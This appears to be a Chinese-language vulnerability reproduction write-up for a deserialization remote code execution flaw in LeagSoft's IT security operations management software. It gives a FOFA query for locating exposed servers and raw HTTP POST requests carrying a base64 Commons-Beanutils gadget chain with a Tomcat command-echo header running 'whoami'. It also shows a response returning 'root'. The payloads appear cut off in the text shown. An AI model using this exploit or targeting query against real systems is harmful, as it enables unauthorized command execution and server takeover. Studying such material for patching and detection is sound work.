
L7-1联软-IT安全运维管理软件-反序列化RCE

漏洞描述：

联软IT安全运维管理软件，在 PolicySetDetailController 中 的queryPolicyUseConditionDetail 方法在对输入参数进行处理的过程中进行了反序列化操作，可使用 Commons-Beanutils 反序列化链进行RCE。攻击者可利用该漏洞执行任意代码，在服务器上执行命令、打入内存马等操作，获取服务器权限。

网站图片：



北京江民新科技术有限公司提供

支持IE11.0以上版本、FireFox、Google等主流浏览器，屏幕分辨率为1280*1024或更高

网络测绘：

fofa语法：

FOFA：app="联软科技-IT安全运维管理系统"

漏洞复现：


payload：

```
POST /DBAService/PolicySetDetailController/queryPolicyUseConditionDetail HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 7257
Content-Type: application/x-www-form-urlencoded
X-Token-Data: whoami
Accept-Encoding: gzip
Connection: close

base64Serializable=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW
```

效果图:

PS：CB1+Tomcatcmd回显 +base64编码



```
POST /DBAService/PolicySetDetailController/queryPolicyUseConditionDetail HTTP/1.1
Host ? : [redacted].8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length auto : 7257
Content-Type: application/x-www-form-urlencoded
X-Token-Data: whoami
Accept-Encoding: gzip
Connection: close

base64Serializable=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LPjgGC/
k7xfgIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgAqamF2YS5sYW5nLlN0cmluZyRDYXNlSW5zZW5zaXRpdmVDb21wYXJhdG9ydwNcfVxQ5c4CAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsAB19jbGFzc3QAEltMamF2YS9sYW5nL0NsYXNzO0wAB
V9uYW1lcQB%2bAARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAAAAAAAdXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX%2bAYIVOACAAB4cAAAEb/K/
rq%2bAAAAMQD1AQA8b3JnL2FwYWNoZS90b21jYXQvY2F0YWxpbmEvd2VicmVzb3VyY2VzL1RvbWNhdEphcklucHV0U3RyZWFtBwABAQAQamF2YS9sYW5nL09iamVjdAcAAwEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQA%2bTG9yZy9hcGFjaGUvdG9tY2F0L2NhdGFsaW5hL3dlYnJlc291cmNlcy9Ub21jYXRKYXJJbnB1dFN0cmVhbTsMAAUABgoABAAMAQABcQEAMyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvaW8vQnl0ZUFycmF5T3V0cHV0U3RyZWFtOwEAB2V4ZWNDbWQMABAADwoAAgARAQAIPGNsaW5pdD4BAB5qYXZhL2xhbmcvTm9TdWNoRmllbGRFeGNlcHRpb24HABQBAB9qYXZhL2xhbmcvTm9TdWNoTWV0aG9kRXhjZXB0aW9uBwAWAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcAGAEAAWUBACBMamF2YS9sYW5nL05vU
```

```
HTTP/1.1 200
Server: UniAppServer/8.5.57
Date: Thu, 30 Nov 2023 10:39:21 GMT
Connection: close
X-Frame-Options: SAMEORIGIN
Content-Length: 38

root
{"lstResult":"","totalCount":"0"}
```